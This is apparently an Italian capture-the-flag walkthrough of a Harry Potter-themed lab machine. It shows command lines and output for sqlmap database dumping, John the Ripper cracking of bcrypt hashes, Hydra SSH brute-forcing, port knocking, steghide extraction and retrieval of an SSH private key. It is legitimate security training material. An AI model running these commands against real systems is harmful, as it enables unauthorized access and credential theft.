/.htaccess.php  (Status: 403) [Size: 277]
/.htpasswd.bk   (Status: 403) [Size: 277]
/.htpasswd.txt  (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
/css            (Status: 301) [Size: 310] [→ http://192.168.50.7/css/]
/images         (Status: 301) [Size: 313] [→ http://192.168.50.7/images/]
/index.php     (Status: 302) [Size: 0] [→ login.php]
/index.php     (Status: 302) [Size: 0] [→ login.php]
/javascript    (Status: 301) [Size: 317] [→ http://192.168.50.7/javascript/]
/login.php     (Status: 200) [Size: 773]
/oldsite        (Status: 301) [Size: 314] [→ http://192.168.50.7/oldsite/]
/server-status (Status: 403) [Size: 277]
/tmp            (Status: 200) [Size: 18]
/welcome.php   (Status: 200) [Size: 29]
Progress: 23070 / 23075 (99.98%)
=====
Finished
```

Qui abbiamo trovato la Directory /welcome.php che è stata fondamentale per trovare un altro indizio come vedremo adesso.

Andando sul Web Server all'indirizzo:

● [192.168.50.7/welcome.php](http://192.168.50.7/welcome.php)

abbiamo ottenuto questo risultato.




### RISULTATO N°5: [65511 => fatto](#)

In seguito abbiamo deciso di usare l'Inspector sul Logo della pagina Web e siamo riusciti a trovare un altro indizio con delle indicazioni.

Dovevamo trasformare l'estensione dell'immagine del Logo da .png a .jpeg

Inoltre era presente una password: **pass = accio**



Abbiamo scaricato l'immagine, messa sul Desktop e tramite il software steghide siamo riusciti ad estrarre delle informazioni che erano ottenibili utilizzando la password "accio".

Il comando utilizzato per estrarre è stato:

- **steghide extract -sf /home/kali/Desktop/theta-logo2.jpg -p accio**

Il File estratto si chiamava **poesia.txt** e tramite il comando:

- **cat poesia.txt**

abbiamo ottenuto il seguente risultato:

```
(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/Desktop/theta-logo2.jpg -p accio
wrote extracted data to "poesia.txt".

(kali㉿kali)-[~]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

Che ci da informazioni su delle possibili porte.

---

Abbiamo poi optato di utilizzare comandi per effettuare un SQL Injection.

Il terzo comando che è stato utilizzato è:

- **sqlmap -u http://192.168.50.7/oldsite/login.php --forms --batch -dbs**
- Questo comando utilizza sqlmap per tentare un attacco di SQL injection completamente automatico contro il modulo di login che hai trovato. L'obiettivo finale è scoprire i nomi di tutti i **databases** sul server.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.7/oldsite/login.php" --forms --batch -dbs
```

```
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:25:54] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] oldsite
```

Una volta trovato i Database abbiamo utilizzato il seguente comando:

- **sqlmap -u http://192.168.50.7/oldsite/login.php --forms --batch -D oldsite --tables**
  - Questo comando permette di vedere le tabelle all'interno del Database specificato, in questo caso oldsite.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.7/oldsite/login.php" --forms --batch -D oldsite --tables

web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[06:27:05] [INFO] fetching tables for database: 'oldsite'
Database: oldsite
[1 table]
+-----+
| users |
+-----+
```

Qui abbiamo trovato la tabella **users**.

Che abbiamo ovviamente aperto utilizzando il comando:

- **sqlmap -u http://192.168.50.7/oldsite/login.php --forms --batch -D oldsite -T users --dump**
  - Questo comando permette di vedere cosa c'è dentro la tabella users.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.7/oldsite/login.php" --forms --batch -D oldsite -T users --dump

Database: oldsite
Table: users
[4 entries]
+---+-----+-----+
| id | password           | username |
+---+-----+-----+
| 1  | $2y$10$Dy2MtfKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK | anna    |
| 2  | $2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei | luca    |
| 3  | $2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK | marco   |
| 4  | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy | milena  |
+---+-----+-----+
```

Abbiamo quindi ottenuto i nomi degli utenti con i relativi hash delle password. Abbiamo scoperto che questi erano hash in forma bcrypt.

E tramite John The Ripper siamo riusciti a trovare la password dell'account di Milena come mostrato nel seguente Screenshot:

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hashmilena
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:13 0.04% (ETA: 15:29:04) 0g/s 522.1p/s 522.1c/s 522.1C/s badgirl1..better
0g 0:00:00:29 0.09% (ETA: 15:20:45) 0g/s 530.3p/s 530.3c/s 530.3C/s justin! .. 020889
0g 0:00:01:47 0.31% (ETA: 15:56:32) 0g/s 500.2p/s 500.2c/s 500.2C/s lynn88 .. kingdavid
darkprincess      (?)
1g 0:00:02:27 DONE (2025-11-13 06:23) 0.006764g/s 498.7p/s 498.7c/s 498.7C/s david1234 .. compusa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- **USER: milena**
- **PASSWORD: darkprincess**

Avendo ora trovato i dati per il login, abbiamo tentato a loggarci sul Web Server sia sul sito normale che sull'oldsite e siamo riusciti a trovare altri due codici Brainfuck come mostrato negli Screenshot:

The screenshot shows a web browser window with the URL <https://www.dcode.fr/brainfuck-language>. The page contains a Brainfuck interpreter tool. In the 'Input:' field, the code `>+++++[-->]` is entered. Below the input, the output is displayed as `9220 => giuro`, which is highlighted with a red box. To the right of the interpreter, there is a sidebar titled 'Summary' containing links to various Brainfuck-related topics such as 'Brainfuck Interpreter', 'Brainfuck Encoder', and 'What is Brainfuck?'. There is also a link to 'Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language []([!]+[]]) — Binaryfuck'.

**RISULTATO N°6: 9220 => giuro**

The screenshot shows the dCODE Brainfuck tools interface. On the left, there's a search bar for tools and a results section with an input box containing the Brainfuck code: `++++++[>---. Arg: Output: 7282 => intenzioni`. Below this is a memory dump table:

Memory Dump: [index]	= char (ASCII code)
[0]	= (0)
[1]	= (10)
[2]	= (32)
[3]	= > (62)
[4]	= i (105)

pointer = 4


In the center, the **BRAINFUCK INTERPRETER** panel shows the interpreted output: `intenzioni`.

To the right, the **BRAINFUCK ENCODER** panel shows the encoded input: `++++++[>---. Arg: Output: 7282 => intenzioni`.

A sidebar on the right lists various Brainfuck-related links and a language selection dropdown set to French.

## RISULTATO N°7: 7282 => intenzioni

Ci siamo poi accorti che con alcune delle parole trovate potevamo formare la frase “**fatto il misfatto**” e abbiamo quindi provato a scriverla all’interno del box “Scrivi qualcosa...” e il risultato che abbiamo ottenuto è questo:




---

In seguito, non essendo riusciti ad entrare sul servizio ssh tramite Milena, abbiamo provato a ricavare da user la password per il servizio presente sulla porta 2222 utilizzando Hydra.

Il comando utilizzato è il seguente:

- **hydra -l user -P /usr/share/wordlists/rockyou.txt -V 192.168.50.7 -s 2222 ssh**
  - Questo comando esegue un attacco a dizionario (brute-force) contro il servizio SSH sulla porta 2222.
- Abbiamo detto a Hydra di provare a indovinare la password per l’utente "user", testando ogni singola password contenuta nel file rockyou.txt.

```
(kali㉿kali)-[~]
$ hydra -l user -P /usr/share/wordlists/rockyou.txt -V 192.168.50.7 -s 2222 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
non-binding, these *** ignore laws and ethics anyway).

[ATTEMPT] target 192.168.50.7 - login "user" - pass "tequieromucho" - 1403 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.50.7 - login "user" - pass "harry" - 1404 of 14344399 [child 11] (0/0)
[2222][ssh] host: 192.168.50.7    login: user    password: harry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-13 06:45:51
```

Grazie al brute-force su Hydra abbiamo trovato la Password “**harry**”

Siamo quindi entrati sul servizio ssh tramite user con il seguente comando:

- **ssh user@192.168.50.7 -p 2222**

e tramite vari comandi di ricerca informazioni abbiamo trovato le seguenti.

- **id** = che ti dice chi siamo sul sistema e a quali gruppi apparteniamo.
- **ls -la** = che elenca tutti i file e le directory, inclusi quelli nascosti, nella cartella corrente, mostrandoli in un formato lungo e dettagliato.
- **df** = sta per disk free e mostra la quantità di spazio su disco utilizzata e disponibile per tutti i file system attualmente montati sul tuo computer.
- **mount** = che serve a collegare un file system a una specifica directory del sistema, quindi rende accessibili i file contenuti in un dispositivo di archiviazione.


```
(kali㉿kali)-[~]
$ ssh user@192.168.50.7 -p 2222
The authenticity of host '[192.168.50.7]:2222' ([192.168.50.7]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:1QtQMK20LnLorv+jU4RLFCA/KMx8p+valwIC9crOSs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.50.7]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.50.7's password:
*****
*      Benvenuti al Server Magico di HogTheta      *
*      *                                         *
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*      *                                         *
*      ▲ Ricordate: ogni accesso non autorizzato verrà      *
* immediatamente riportato al Ministero della Magia. ▲      *
*      *                                         *
*****
user@hogtheta:~$ id
uid=9754(user) gid=9754(user) groups=9754(user)
user@hogtheta:~$ ls -la
d-wxrw--wt 1 9754 9754 4096 2025-11-13 11:47 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 ..
user@hogtheta:~$ df
Filesystem           Size   Used  Avail Use% Mounted on
rootfs                4.7G  731M  3.8G  17% /
udev                  10M    0M  10M   0% /dev
tmpfs                 25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                 5.0M    0M  5.0M   0% /run/lock
tmpfs                 101M   0M 101M   0% /run/shm
lumos                 1700   0M 1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
user@hogtheta:~$
```

**RISULTATO N°8: 1700 => solennemente**

```
user@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivelava che (il,numero,magico,per,'non avere',è,55677)
user@hogtheta:~$
```

## RISULTATO N°9: 55677 => non avere

Siamo qui arrivati ad ottenere la frase “**giuro solennemente di non avere buone intenzioni**” che abbiamo provato ad inserire come “fatto il misfatto” nella pagina di login.



Dove ci consiglia di provare a “**BUSSARE**”.

Utilizzando quindi il tool KNOCK che abbiamo scaricato su Kali abbiamo usato il seguente comando, mettendo i numeri delle porte in ordine come la frase “giuro solennemente di non avere buone intenzioni”:

- **knock 192.168.50.7 9220 1700 9991 55677 37789 7282**

```
└─(kali㉿kali)-[~]
$ knock 192.168.50.7 9220 1700 9991 55677 37789 7282

└─(kali㉿kali)-[~]
$ nmap -p- 192.168.50.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 06:55 EST
Nmap scan report for 192.168.50.7
Host is up (0.0038s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
42/tcp    open  nameserver
80/tcp    open  http
135/tcp   open  msrpc
1433/tcp  open  ms-sql-s
1723/tcp  open  pptp
1883/tcp  open  mqtt
2222/tcp  open  EtherNetIP-1
5060/tcp  open  sip
5061/tcp  open  sip-tls
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
11211/tcp open  memcache
MAC Address: 08:00:27:11:C7:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
```

Come si può vedere dallo Screenshot eseguendo un nmap abbiamo scoperto che grazie al comando knock si è aperta la porta 22!

Siamo quindi entrati sul servizio ssh con milena:

- **ssh milena@192.168.50.7**

e abbiamo provato a trovare più informazioni possibili tramite vari comandi.

```
(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.7
milena@192.168.50.7's password:
Theta fa schifo Nessus passwordluca

Last login: Thu Nov 13 09:32:10 2025 from 192.168.50.14
milena@blackbox:~$ id
uid=1001(milena) gid=1001(milena) groups=1001(milena),1004(shared)
milena@blackbox:~$ ls -la
total 48
drwx----- 5 milena milena 4096 Nov 12 22:37 .
drwxr-xr-x 7 root    root   4096 Sep 30  2024 ..
-rw----- 1 milena milena  624 Nov 12 16:27 .bash_history
-rw-r--r-- 1 milena milena 220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx----- 2 milena milena 4096 Sep 30  2024 .cache
-rw----- 1 milena milena  20 Nov 12 22:37 .lesshist
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
drwx----- 2 milena milena 4096 Nov 12 21:07 .ssh
-rw-rw-r-- 1 milena milena 209 Nov 12 18:14 .wget-hsts
-rw-r--r-- 1 root    root   33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ sudo su
[sudo] password for milena:
milena is not in the sudoers file. This incident will be reported.
milena@blackbox:~$ cd ..
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x 7 root    root   4096 Sep 30  2024 .
drwxr-xr-x 21 root   root   4096 Oct  2  2024 ..
drwx----- 10 anna   anna   4096 Oct  2  2024 anna
drwx----- 2 luca   luca   4096 Oct  2  2024 luca
drwx----- 3 marco  marco  4096 Sep 30  2024 marco
drwx----- 5 milena milena 4096 Nov 12 22:37 milena
drwxrwx--- 2 anna   shared 4096 Oct  2  2024 shared
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna   shared 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw-rw-r-- 1 milena shared  45 Oct  2  2024 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$ █
```

Trovando sia il file **flag.txt** con scritto “**incanto\_della\_sapienza\_123**”, sia un file di nome **.myLovePotion.swp** con all’interno 3 password tra cui quella di milena.

Abbiamo dedotto che queste altre 2 password potessero essere quelle di altri utenti e le abbiamo testate, riuscendo ad entrare sia nell'account di marco, che in quello di Luca.

Come mostrato negli Screenshot:

```
(kali㉿kali)-[~]
└─$ ssh marco@192.168.50.7
marco@192.168.50.7's password:
Theta fa schifo

marco@blackbox:~$ id
uid=1002(marco) gid=1002(marco) groups=1002(marco)
marco@blackbox:~$ ls -la
total 24
drwx——— 3 marco marco 4096 Sep 30 2024 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw-r--r-- 1 marco marco 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 marco marco 3771 Sep 22 2024 .bashrc
drwx——— 2 marco marco 4096 Sep 23 2024 .cache
-rw-r--r-- 1 marco marco 807 Sep 22 2024 .profile
marco@blackbox:~$ █
```

In quello di **marco** non abbiamo trovato **niente di utile**.

Ma in quello di **luca** abbiamo trovato **informazioni interessanti**:

```
(kali㉿kali)-[~]
└─$ ssh luca@192.168.50.7
luca@192.168.50.7's password:
Theta fa schifo

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luca@blackbox:~$ id
uid=1003(luca) gid=1003(luca) groups=1003(luca),1004(shared)
luca@blackbox:~$ ls -la
total 168
drwx——— 3 luca luca 4096 Nov 13 13:15 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw-r--r-- 1 luca luca 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 luca luca 3771 Sep 22 2024 .bashrc
drwx——— 2 luca luca 4096 Nov 13 13:15 .cache
-rw-r--r-- 1 luca luca 807 Sep 22 2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct 2 2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root 25 Sep 24 2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

Come ad esempio il file **flag.txt** con scritto “**cuore\_di\_leone\_456**”.

Ma soprattutto quel file **.theta-key.jpg.bk** ha colto la nostra attenzione!

La soluzione a cui siamo arrivati dopo diverse ricerche per aprire questo file era quello di avviare un server Python tramite il comando:

- **python3 -m http.server 8000**


Sul quale abbiamo trovato i file e le Directory che stanno sulla porta 8000, come nello Screenshot:

```
luca@blackbox:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.14 - - [13/Nov/2025 13:43:10] "GET / HTTP/1.1" 200 -
192.168.50.14 - - [13/Nov/2025 13:43:11] code 404, message File not found
192.168.50.14 - - [13/Nov/2025 13:43:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.14 - - [13/Nov/2025 13:43:35] "GET /.theta-key.jpg HTTP/1.1" 200 -
192.168.50.14 - - [13/Nov/2025 13:43:38] "GET /.theta-key.jpg.bk HTTP/1.1" 200 -
192.168.50.14 - - [13/Nov/2025 13:43:54] "GET /flag.txt HTTP/1.1" 200 -
```

## Directory listing for /

- [.bash\\_logout](#)
- [.bashrc](#)
- [.cache/](#)
- [.profile](#)
- [.ssh/](#)
- [.theta-key.jpg.bk](#)
- [flag.txt](#)

Andando poi nell'Inspector abbiamo scoperto poi tramite MAGIE OSCURE che richiedendo i cookie di sessione si potesse vedere un elemento di nome **“wand”**



Dopo aver salvato l'immagine scaricata sul Desktop siamo riusciti tramite il comando steghide a ricavare un file chiave per la risoluzione di questa BlackBox.

Con il comando:

- **steghide extract -sf /home/kali/Desktop/theta-key.jpg.bk -p c2MqVDFsOVN5ezVi**
- 

```
(kali㉿kali)-[~]
$ steghide extract -sf /home/kali/Desktop/theta-key.jpg.bk -p c2MqVDFsOVN5ezVi
wrote extracted data to "id_rsa".
```

Siamo riusciti ad ottenere quindi una **Chiave RSA**.

Nel prossimo Screenshot mostriamo che il file è presente e quindi è stato estratto correttamente:

```
(kali㉿kali)-[~]
$ ls -la
total 472
drwxr--r-- 25 kali kali 4096 Nov 13 09:03 .
drwxr-xr-x  5 root root 4096 Oct 31 05:44 ..
-rw-r--r--  1 kali kali 220 May 29 15:25 .bash_logout
-rw-r--r--  1 kali kali 5551 May 29 15:25 .bashrc
-rw-r--r--  1 kali kali 3526 May 29 15:25 .bashrc.original
drwxr--r--  8 kali kali 4096 Oct 27 11:46 .BurpSuite
drwxrwxr-x 16 kali kali 4096 Nov 12 10:19 .cache
drwxr-xr-x 18 kali kali 4096 Nov 13 05:53 .config
-rw-r--r--  1 root root 8 Oct 9 10:41 config.inc.php.save
drwxr-xr-x  2 kali kali 4096 Nov 13 09:02 Desktop
-rw-r--r--  1 kali kali 35 Oct 9 09:18 .dmrc
drwxr-xr-x  2 kali kali 4096 Oct 9 09:18 Documents
drwxr-xr-x  2 kali kali 4096 Nov 13 09:02 Downloads
-rw-rw-r--  1 kali kali 537 Nov 12 14:35 exploit2.py
-rw-rw-r--  1 kali kali 597 Nov 12 14:42 exploit3.py
-rw-rw-r--  1 kali kali 950 Nov 12 15:18 exploit_final.py
-rw-rw-r--  1 kali kali 1045 Nov 12 15:22 exploit_fixed.py
-rw-rw-r--  1 kali kali 304 Nov 12 14:31 exploit.py
-rw-r--r--  1 kali kali 11759 May 29 15:25 .face
lrwxrwxrwx  1 kali kali 5 May 29 15:25 .Face.icon → .face
drwxr--r--  3 kali kali 4096 Oct 9 09:18 .gnupg
-rw-r--r--  1 kali kali 0 Oct 9 09:18 .ICEauthority
-rw-rw-r--  1 kali kali 2602 Nov 13 09:03 id_rsa
drwxr-xr-x  4 kali kali 4096 Oct 9 11:03 .java
drwxr--r--  2 kali kali 4096 Nov 13 06:23 .john
drwxr--r--  2 kali kali 4096 Nov 13 04:18 .knocker
drwxr-xr-x  5 kali kali 4096 Oct 9 09:18 .local
drwxr--r--  4 kali kali 4096 Oct 9 09:18 .mozilla
drwxrwxr-x 12 kali kali 4096 Nov 4 08:20 .msf4
drwxr-xr-x  2 kali kali 4096 Oct 9 09:18 Music
-rw-rw-r--  1 kali kali 76 Oct 31 05:55 passwordsFTP.txt
-rw-rw-r--  1 kali kali 79 Oct 31 05:31 passwords.txt
-rw-rw-r--  1 kali kali 207 Nov 3 05:59 payloads04
drwxrwxr-x  2 kali kali 4096 Oct 27 11:13 php-test
drwxr-xr-x  2 kali kali 4096 Oct 9 09:18 Pictures
drwxr--r--  3 kali kali 4096 Oct 9 11:17 .pki
-rw-r--r--  1 kali kali 807 May 29 15:25 .profile
drwxr-xr-x  2 kali kali 4096 Oct 9 09:18 Public
-rw-rw-r--  1 kali kali 367 Nov 12 15:10 pwnkit.c
-rwrxrwxr-x 1 kali kali 15664 Nov 12 15:11 pwnkit.so
drwxrwxr-x  5 kali kali 4096 Oct 20 05:37 .recon-ng
-rw-r--r--  1 kali kali 52 Nov 5 05:27 .rediscli_history
drwxr--r--  3 kali kali 4096 Nov 13 04:32 .ssh
-rw-r--r--  1 kali kali 0 Oct 9 09:33 .sudo_as_admin_successful
drwxr-xr-x  2 kali kali 4096 Oct 9 09:18 Templates
-rw-rw-r--  1 kali kali 80 Oct 31 05:54 usernamesFTP.txt
-rw-rw-r--  1 kali kali 80 Oct 31 05:31 usernames.txt
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-clipboard-tty7-control.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-clipboard-tty7-service.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-display-svga-x11-tty7-service.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-draganddrop-tty7-control.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-draganddrop-tty7-service.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-hostversion-tty7-control.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-seamless-tty7-control.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-seamless-tty7-service.pid
-rw-r--r--  1 kali kali 5 Nov 12 11:03 .vboxclient-vmsvga-session-tty7-control.pid
drwxr-xr-x  2 kali kali 4096 Oct 9 09:18 Videos
